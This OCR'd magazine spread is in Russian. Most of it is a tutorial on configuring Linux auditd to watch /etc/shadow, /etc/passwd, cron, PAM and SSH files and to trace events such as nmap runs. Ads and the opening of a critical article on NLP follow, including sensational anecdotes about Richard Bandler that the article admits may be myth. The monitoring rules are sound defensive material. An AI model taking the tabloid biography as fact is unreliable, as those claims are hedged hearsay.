# auditctl -a exit,always -S open -F path=/etc/ -F perm=aw
```

Здесь 'a' — изменение атрибута (то есть attribute change), а 'w' — запись (то есть write). Также можно использовать 'r' — чтение (read) и 'x' — исполнение (execute). Другие полезные фильтры включают в себя: pid — события, порождаемые указанным процессом, apid — события, порождаемые указанным пользователем, success — проверка на то, был ли системный вызов успешным, a1, a2, a3, a4 — первые четыре аргумента системного вызова. Фильтр key используется для указания так называемого ключа поиска, который может быть использован для поиска всех событий, связанных с этим ключом. Количество возможных фильтров достаточно велико, их полный список можно найти в man-странице auditctl.

Вообще, для слежения за файлами в auditctl предусмотрен специальный синтаксис, при котором опцию '-S' можно опустить. Например, описанное выше правило может быть задано следующим образом (здесь опция '-p' — это эквивалент фильтра perm):

```
# auditctl -a exit,always -F dir=/etc/ -F perm=wa
```

Или используя более короткую форму (здесь оцпия '-p' — это эквивалент фильтра perm, а '-k' — фильтра key):

```
# auditctl -w /etc/ -p wa -k access_etc
```


Таким же образом может быть установлена «слежка» за любым индивидуальным файлом:

```
# auditctl -w /etc/passwd -p wa
```


Конфигурационные файлы

Правила не обязательно задавать, используя командную строку. Во время старта демон auditd читает два файла: /etc/audit/auditd.





Копоненты системы аудита и их связь



Гарфик, созданный с помощью скриптов от Steve Grubb

conf и /etc/audit/audit.rules (в некоторых дистрибутивах они могут находиться прямо в /etc). Первый описывает конфигурацию демона и содержит такие опции, как имя журнала, его формат, частота обновления и другие параметры. Нет смысла их изменять, разработчики дистрибутива уже позаботились о грамотной настройке.
Второй файл содержит правила аудита в формате auditctl, поэтому все, что нужно сделать, чтобы получить правило, пригодное для записи в этот файл — просто опустить имя команды. Например:

```
-w /etc/passwd -p wa
```

В начале файла обычно размещаются несколько мета-правил, задающих конфигурацию и очищающих правила:

```
# Удаляем все правила из всех списков
-D

# Указываем количество буферов, хранящих сообщения аудита
-b 8192

# Что делать в чрезвычайной ситуации (например, если все буферы будут заполнены)
# 0 — ничего не делать
# 1 — поместить сообщение в dmesg
# 2 — отправить ядро в панику (kernel panic)
-f 1
```

Далее можно разместить свои правила.

Примеры правил

Первое, что следует сделать — настроить наблюдение за всеми конфигурационными и лог-файлами системы аудита. Если взломщик сможет компрометировать один из них, он наверняка изменит поведение демона, и мы просто не сможем найти его следы.

```
# vi /etc/audit/audit.rules
# Наблюдение за конфигурационными файлами
-w /etc/audit/auditd.conf -p wa
-w /etc/audit/audit.rules -p wa
-w /etc/libaudit.conf -p wa
-w /etc/default/auditd -p wa

# Наблюдение за журнальными файлами
-w /var/log/audit/
-w /var/log/audit/audit.log
```

Далее установим наблюдение за наиболее важными системными конфигурационными файлами. Изменение хотя бы одного из них может привести к открытию дыры в безопасности системы, чего допустить нельзя. Обрати внимание, что некоторые файлы актуальны только для дистрибутивов Debian/Ubuntu!

```
# vi /etc/audit/audit.rules
# Настройки и задания at
-w /var/spool/at
-w /etc/at.allow
-w /etc/at.deny

# Задания cron
-w /etc/cron.allow -p wa
-w /etc/cron.deny -p wa
-w /etc/cron.d/ -p wa
-w /etc/cron.daily/ -p wa
-w /etc/cron.hourly/ -p wa
-w /etc/cron.monthly/ -p wa
-w /etc/cron.weekly/ -p wa
-w /etc/crontab -p wa
-w /var/spool/cron/root

# Файлы паролей и групп
-w /etc/group -p wa
-w /etc/passwd -p wa
-w /etc/shadow

# Конфигурационные и журнальные файлы входа в систему
-w /etc/login.defs -p wa
-w /etc/securetty
-w /var/log/faillog
-w /var/log/lastlog

# Список и имена хостов
-w /etc/hosts -p wa

# Стартовые скрипты демонов
-w /etc/init.d/
-w /etc/init.d/auditd -p wa
```

```
Summary Report
======================
Range of time in logs: 20.08.2010 13:37:50.261 - 20.08.2010 14:35:21.097
Selected time for report: 20.08.2010 13:37:50 - 20.08.2010 14:35:21.097
Number of changes in configuration: 8
Number of changes to accounts, groups, or roles: 0
Number of logins: 0
Number of failed logins: 0
Number of authentications: 0
Number of failed authentications: 0
Number of users: 0
Number of terminals: 3
Number of host names: 0
Number of executables: 45
Number of files: 7207
Number of AVC's: 0
Number of MAC events: 0
Number of failed syscalls: 7117
Number of anomaly events: 4
Number of responses to anomaly events: 0
Number of crypto events: 0
Number of keys: 0
Number of process IDs: 477
Number of events: 32938
```

Малоинформативный отчет aureport

Вывод команды «aureport -f» легко отфильтровать с помощью grep

```
# Пути поиска библиотек
-w /etc/ld.so.conf.d
-w /etc/ld.so.conf -p wa

# Настройки времени
-w /etc/localtime -p wa

# Системные переменные
-w /etc/sysctl.conf -p wa

# Правила загрузки модулей
-w /etc/modprobe.d/

# Модули системы PAM
-w /etc/pam.d/

# Настройки сервера SSH
-w /etc/ssh/sshd_config
```

Настроим наблюдение за всеми системными вызовами, которые могут угрожать безопасности системы. Эти правила следует применять только в случае особой необходимости, они создадут высокую нагрузку на систему аудита и приведут к существенному разрастанию журнальных файлов, однако взамен ты получишь тотальный контроль над системой и сможешь легко выявить малейшее нарушение ее работы.

```
# vi /etc/audit/audit.rules
# Изменение прав доступа к файлам
-a entry,always -S chmod -S fchmod -S chown
-S chown32 -S fchown -S fchown32 -S lchown -S
lchown32

# Создание, открытие или изменение размеров
файлов
-a entry,always -S creat -S open -S truncate
-S truncate64 -S ftruncate -S ftruncate64
# Создание и удаление каталогов
-a entry,always -S mkdir -S rmdir

# Удаление или создание ссылок
-a entry,always -S unlink -S rename -S link
-S symlink

# Изменение расширенных атрибутов файлов
-a entry,always -S setxattr
-a entry,always -S lsetxattr
-a entry,always -S fsetxattr
-a entry,always -S removexattr
-a entry,always -S lremovexattr
-a entry,always -S fremovexattr

# Создание файлов устройств
-a entry,always -S mknod

# Монтирование файловых систем
-a entry,always -S mount -S umount -S umount2

# Использование системного вызова ptrace для
отладки процессов
-a entry,always -S ptrace
```

Анализ журнальных файлов

Журнальные файлы, создаваемые демоном auditd в каталоге /var/log/audit, не предназначены для чтения человеком, но хорошо подходят для анализа с помощью специальных утилит, устанавливаемых вместе с самим демоном. Самая важная из них — утилита aureport, генерирующая отчеты из лог-файлов. Вызвав ее без аргументов, мы узнаем общую статистику использования системы, включая такие параметры, как количество входов и выходов из системы, открытых терминалов, системных вызовов и т.д. Эта информация малоинтересна, поэтому лучше запросить более детальный отчет. Например, запустив команду с флагом '-f', мы получим список файлов, к которым происходил доступ:

```
$ sudo aureport -f
```

Скорее всего вывод будет слишком длинным, но его можно сократить с помощью запроса информации только за определенный период времени (аргумент '--end' не обязателен):

```
$ sudo aureport -f --start 08/20/10 12:00
--end 08/20/10 13:00
```

Кроме числового значения времени можно использовать следующие специальные сокращения: now (сейчас), recent (десять минут назад), today (начиная с полуночи), yesterday (вчерашние сутки), this-week (неделя), this-month (месяц) или this-year (год). Вывод



links

Steve Grubb из компании Red Hat написал два небольших скрипта для визуализации отчетов системы аудита:

- http://people.redhat.com/sgrubb/audit/visualize/mkgraph
- http://people.redhat.com/sgrubb/audit/visualize/mkbar



warning

Чтобы изменения, внесенные тобой в конфигурационные файлы демона auditd, вступили в силу, необходимо перезагрузить демон с помощью команды «/etc/init.d/auditd restart».




```
1  /usr/lib/qt4/plugins/imageformats/libqtiff.so
1  /usr/lib/kde4/plugins/imageformats/kimg_dds.so
1  /usr/lib/kde4/plugins/imageformats/kimg_eps.so
1  /usr/lib/kde4/plugins/imageformats/kimg_exr.so
1  /usr/lib/i686/cmov/libIlmImf.so.6
1  /usr/lib/i686/libIlmImf.so.6
1  /usr/lib/libIlmImf.so.6
1  /usr/lib/i686/cmov/libIex.so.6
1  /usr/lib/i686/libIex.so.6
1  /usr/lib/libIex.so.6
1  /usr/lib/i686/cmov/libHalf.so.6
1  /usr/lib/i686/libHalf.so.6
1  /usr/lib/libHalf.so.6
1  /usr/lib/libImath.so.6
1  /usr/lib/libIlmThread.so.6
1  /usr/lib/kde4/plugins/imageformats/kimg_jp2.so
1  /usr/lib/i686/cmov/libjasper.so.1
1  /usr/lib/i686/libjasper.so.1
1  /usr/lib/libjasper.so.1
1  /usr/lib/kde4/plugins/imageformats/kimg_pcx.so
1  /usr/lib/kde4/plugins/imageformats/kimg_psd.so
1  /usr/lib/kde4/plugins/imageformats/kimg_rgb.so
1  /usr/lib/kde4/plugins/imageformats/kimg_tga.so
1  /usr/lib/kde4/plugins/imageformats/kimg_xcf.so
1  /usr/lib/kde4/plugins/imageformats/kimg_xview.so
1  /usr/share/icons/oxygen/32x32/apps/utilities-terminal.png
>
```

Команда «aureport --f --summary» наглядно покажет, какие файлы и сколько раз были открыты

```
> sudo ausearch -a 337990
/sbin/audispd permissions should be 0750
----
time->Fri Aug 20 14:36:28 2010
type=PATH msg=audit(1282293388.761:337990): item=0 name="/etc/passwd" inode=13124 d
ev=08:01 mode=0100644 ouid=0 ogid=0 rdev=00:00
type=CWD msg=audit(1282293388.761:337990):  cwd="/home/j1m"
type=SYSCALL msg=audit(1282293388.761:337990): arch=40000003 syscall=5 success=yes
exit=5 a0=fa0c78 a1=80000 a2=1b6 a3=9b93c98 items=1 ppid=22163 pid=22194 auid=42949
67295 uid=0 gid=1000 euid=0 suid=0 fsuid=0 egid=1000 sgid=0 fsgid=1000 tty=pts3 ses
=4294967295 comm="sudo" exe="/usr/bin/sudo" key=(null)
>
```

Вывод команды auserch не так-то просто понять

команды разбит на несколько столбцов, которые имеют следующие значения (слева направо):

1. **Просто числовой индекс;**
2. **Дата возникновения события;**
3. **Время возникновения события;**
4. **Имя файла;**
5. **Номер системного вызова (чтобы увидеть его имя, используй флаг '-i');**
6. **Успешность системного вызова (yes или no);**
7. **Имя процесса, вызвавшего событие;**
8. **Audit UID (AUID). О нем читай ниже;**
9. **Номер события.**

Вывод этой команды также можно существенно сократить, если указать флаг '--summary', который заставляет aureport выводить не все случаи доступа к файлом, а только их общее количество по отношению к каждому из файлов:

```
$ sudo aureport -f -i --start recent --summary
```

Вывод команды будет разбит на две колонки, первая из которых отражает количество попыток доступа к файлу (успешных или нет), а вторая — его имя. Просматривая суммарный отчет использования файлов и заметив подозрительную попытку доступа к одному из системных/скрытых/личных файлов, можно вновь вызвать aureport, чтобы найти процесс, который произвел эту попытку:

```
$ sudo aureport -f -i --start today | grep /etc/passwd
```

Получив список всех попыток доступа и номера событий, каждое из них можно проанализировать индивидуально с помощью утилиты ausearch:

```
$ sudo auserch -a номер_события
```

Также ausearch можно использовать для поиска событий по именам системных вызовов:

```
$ sudo ausearch -sc ptrace -i
```

Идентификаторам пользователей:

```
$ sudo ausearch -ui 2010
```

Именам исполняемых файлов:

```
$ sudo ausearch -x /usr/bin/nmap
```

Имени терминала:

```
$ sudo ausearch -tm pts/0
```

Именам демонов:

```
$ sudo ausearch -tm cron
```

Или ключам поиска:

```
$ sudo auserch -k etc_access
```

Вывод ausearch также может быть сокращен с помощью использования временных промежутков, наподобие тех, что мы использовали при вызове aureport. Сам aureport позволяет генерировать отчеты не только по использованию файлов, но и многих других типов событий, как, например, системные вызовы (флаг '-s'), попытки аутентификации (флаг '-au') , успешные логины (флаг '-l'), модификации аккаунта (флаг '-m') и многих других (полный список смотри в man-странице). Отчеты можно получать только для событий, завершившихся неудачно (флаг '--failed').

AUID и PAM

Во время своей работы в системе пользователь может использовать команды su или sudo для изменения своего системного идентификатора (UID), из-за чего процесс отслеживания его деятельности существенно усложняется. Чтобы обойти эту проблему система аудита использует так называемые Audit UID (AUID), которые закрепляются за каждым пользователем во время его входа в систему и остаются неизменными даже несмотря на смену пользователем своего UID с помощью su или sudo. Однако, по умолчанию функция присваивания AUID отключена (именно поэтому восьмой столбец вывода aureport всегда содержит значение -1), и, чтобы ее активировать, необходимо отредактировать некоторые конфигурационные файлы PAM. Для этого открой файл /etc/pam.d/login и добавь строку «session required pam_loginuid.so» перед строкой «session include common-session». Таким же образом измени конфигурационные файлы /etc/pam.d/sshd, /etc/pam.d/gdm (kdm, если ты используешь среду KDE), /etc/pam.d/crond и /etc/pam.d/atd.

Выводы

Система аудита — достаточно низкоуровневый компонент Linux, который требует глубоких знаний ОС для своей настройки и анализа журнальных файлов. Однако, разобравшись в нем, ты получишь мощнейший инструмент слежения за системой, который поможет обнаружить аномалии в поведении системы и найти их виновника.



6 номеров **564 руб.**
13 номеров **1105 руб.**



6 номеров **785 руб.**
12 номеров **1420 руб.**



6 номеров **1110 руб.**
12 номеров **2016 руб.**



6 номеров **810 руб.**
12 номеров **1470 руб.**



6 номеров **1260 руб.**
12 номеров **2200 руб.**



6 номеров **1260 руб.**
12 номеров **2200 руб.**



6 номеров **1260 руб.**
12 номеров **2310 руб.**



6 номеров **900 руб.**
12 номеров **1720 руб.**



6 номеров **1300 руб.**
12 номеров **2300 руб.**



6 номеров **1300 руб.**
12 номеров **2300 руб.**

ПОДПИШИСЬ!

shop.glc.ru

ВЫГОДА + ГАРАНТИЯ

Редакционная подписка без посредников – это гарантия получения важного для Вас журнала и экономия до 40% от розничной цены в киоске

8-800-200-3-999



6 номеров **450 руб.**
13 номеров **975 руб.**



только на сайте
4 номера **556 руб.**
8 номеров **1008 руб.**



6 номеров **630 руб.**
12 номеров **1130 руб.**



6 номеров **765 руб.**
12 номеров **1380 руб.**



6 номеров **960 руб.**
12 номеров **1740 руб.**




6 номеров **1130 руб.**
12 номеров **2060 руб.**



6 номеров **890 руб.**
12 номеров **1630 руб.**



только на сайте
2 номера **284 руб.**



3 номера **630 руб.**
6 номеров **1140 руб.**



6 номеров **2205 руб.**
12 номеров **3890 руб.**



6 номеров **2150 руб.**
12 номеров **3930 руб.**



6 номеров **2178 руб.**
12 номеров **3960 руб.**



Оксана «Oriyana» Андреева oriyana@xpsycho.ru



PSYCHO:
НЛП: ОТРЕЗВЛЯЮЩИЙ КУРС ДЛЯ НАЧИНАЮЩИХ МАГОВ

Выявляем уязвимые места в коде НЛП

«Вы будете иметь 100% успех при устройстве на работу. На собеседовании потенциальные работодатели будут слушать Вас, затаив дыхание, даже если Вы будете говорить чушь. Ваши способности заставят их верить, что Вы — самый лучший кандидат, который им нужен. Станьте хозяином своей жизни! Притягивайте деньги! Станьте успешным во всем! Станьте избранным!» Все эти блага ты можешь получить, придя на обучение в центр НЛП. Так ли это? Давай разберемся...

Пару слов для нубов: что такое НЛП


В далеком 1973 году в США собрались двое революционеров-бунтарей, не признающих рамок и условностей — Ричард Бендлер и Джон Гриндер; собрались для того, чтобы совершить переворот в сознании многих людей, использовав кибернетико-математические модели для управления психикой. Абсолютно новаторский эксперимент, основанный на психофизиологических опытах Павлова, философии Коржибски, кибернетических концепциях Прибрама и Джорджа Миллера и на работах Маслоу, Роджерса, Френка Фарелли и других гуманистических психологов, обрел огромную популярность и совсем скоро перерос в целое течение, получившее название НЛП — нейролингвистическое программирование. Название, конечно, сложноватое... Вот что говорит об этом один из основателей, Гриндер: «Когда мы писали первую книгу, нам нужно было как-то назвать то, чем мы занимаемся, и мы решили назвать это «НЛП». Мы не думали, что это заинтересует кого-то, помимо наших учеников и узкого круга специалистов. Когда мы спохватились, то было уже поздно что-то менять».
Изначально НЛП занималось выявлением конструктивных и успешных особенностей работы сознания и бессознательного известных и продвинутых людей, сведя их до уровня алгоритмов, и разработкой психотехник на основе этих алгоритмов. Идея стопроцентно революционная и заслуживающая бурных аплодисментов, поскольку она помогла обрести гармонию, успешность, моральное и физическое здоровье, изменить жизнь к лучшему многим людям. Проблема в том, что, как и любое популярное течение, НЛП со временем начало обрастать мифами и неправдоподобными историями. Поэтому, если ты еще не стал жертвой таких легенд и не планируешь ею становиться, давай разберемся, какой информации доверять, а какой — нет.

Азы НЛП глазами стороннего наблюдателя, или критический анализ базовых моментов

На одном из поинтов студентов-математиков-и-программистов-интересующихся-психологией ребята, находясь под влиянием творческого вдохновения и судьбоносных инсайтов, выдвинули несколько предположений, которые в будущем легли в основу создания НЛП:

1. Талантливый человек отличается от неталантливого наличием неосознаваемых стратегий поведения и реакции на влияющие внешние и внутренние обстоятельства;
2. Эти стратегии могут быть выведены на осознанный уровень специалистами-исследователями психики;
3. Этим стратегиям можно обучить других, а также использовать их для успешного достижения целей во всех жизненных сферах.

Другими словами, создатели изучили особенности интуиции и спонтанного реагирования талантливых и гениальных людей, разложили их на составляющие, перевели в алгоритмы и внедряют эти алгоритмы в сознание любому желающему.
Цель, безусловно, очень благородная, новаторская и несущая в себе элементы гениальности (мог ли подумать великий дедушка Фрейд о том, что его детища — Ид, Эго и Суперэго — когда-нибудь будут безжалостно расчленены и алгоритмизированы...?).
И именно эта попытка помогла, например, заменить стандартные ошибки в обучении на более эффективные стратегии освоения нового материала. Но есть в этом всем некоторые моменты, которые не так однозначно оптимистичны, как хотелось бы Гриндеру и



НЛП — аббревиатура, плотно осевшая в мозгах многих сограждан

Бендлеру. Итак, давай пройдемся по порядку по всем предположениям, которые стали базой для создания НЛП.

1. Талантливый человек отличается от обычного наличием бессознательных ментальных стратегий. Другими словами — хорошая интуиция, умение пользоваться осевшим в бессознательном пласте психики опытом. Да, действительно, чувствование помогает достигать успеха или избегать траблов, при этом часто гениальные открытия совершаются интуитивно. В целом, интуиция есть у каждого, она является обращением к бессознательному опыту, минуя логику; но помни о том, что если у тебя нет хорошего жизненного опыта или, на худой конец, крепко укоренившейся теории, то у твоей интуиции просто не будет базы данных, откуда достаются инсайты или спонтанные решения, приводящие к успеху. С другой стороны, каждая ситуация индивидуальна — в ней свои условия, действующие лица, состояния, настроения, моральные ценности; и успешный опыт Леонардо да Винчи в похожей, но все-таки другой ситуации может привести к печальным последствиям. В этом смысле чужой, даже алгоритмизированный опыт вряд ли окажется лучше, чем неотшлифованный, но свой...

«Плюс» этого подхода в том, что, предварительно проиграв предложенные паттерны, ты сделаешь их своим опытом, и позже они окажутся полезными.

2. Стратегии эти не осознаются самими талантами, но могут быть формализованы исследователями.

Могут, конечно, могут... Но тут вот в чем прикол:


ГЕРОЙ ИЛИ БУНТАРЬ?

Сухую биографию Ричарда Бендлера пересказывать неинтересно. Намного интереснее тот факт, что один из создателей НЛП был личностью «оторви и выкинь»: в возрасте 10 лет он совершил первую попытку убийства отчима, подведя электрический провод к мокрому половичку; в юношестве он был бунтарем, начав свою «карьеру» с течения протестующих хиппи. Всегда на все имел свое мнение и яростно отстаивал его, даже если речь шла о мельчайших деталях, чем доводил до отчаяния преподов. Если можно было нарушить правила, он обязательно пользовался этой возможностью. Ричард вообще любил пользоваться различными асоциальными возможностями: алкоголь, кокаин, физическое насилие над женой, нелепые угрозы в адрес коллег по НЛП (обещал нанять мафию, чудак :)). Чего только стоят судебные процессы, связанные с убийством проститутки (см. блок-врезку «Дело Корины Кристен») и отвоевыванием права называться интеллектуальным собственником НЛП... Изучая биографию этого гениального и до ужаса нестандартного человека, приходишь к выводу, что мотивацией для открытия чего-то нового может быть не только интерес, но и дикое желание противостоять принятым социальным нормам.

ДЕЛО КОРИНЫ КРИСТЕН

В 1986 году в городе Санта-Круз в доме Бендлера была убита выстрелом из пистолета проститутка Корина Кристен, на футболке Ричарда была обнаружена ее кровь. Казалось бы, попадалово полное... Но Бендлер не зря родился гением — он сразу же перевел все стрелки на любовника несчастной женщины — Джеймса Морино. Суд длился три месяца: за это время Бендлер от души постебался над присяжными, полностью копируя речь, позы, поведение, мимику и голос Морино. В итоге он настолько запутал заседателей, что те, ничтоже сумняшеся, оправдали обоих и постарались забыть навсегда «странное раздвоение в глазах». Кстати, не исключено, что это очередной миф (ну ладно, приукрашенная история) о чудесах НЛП.

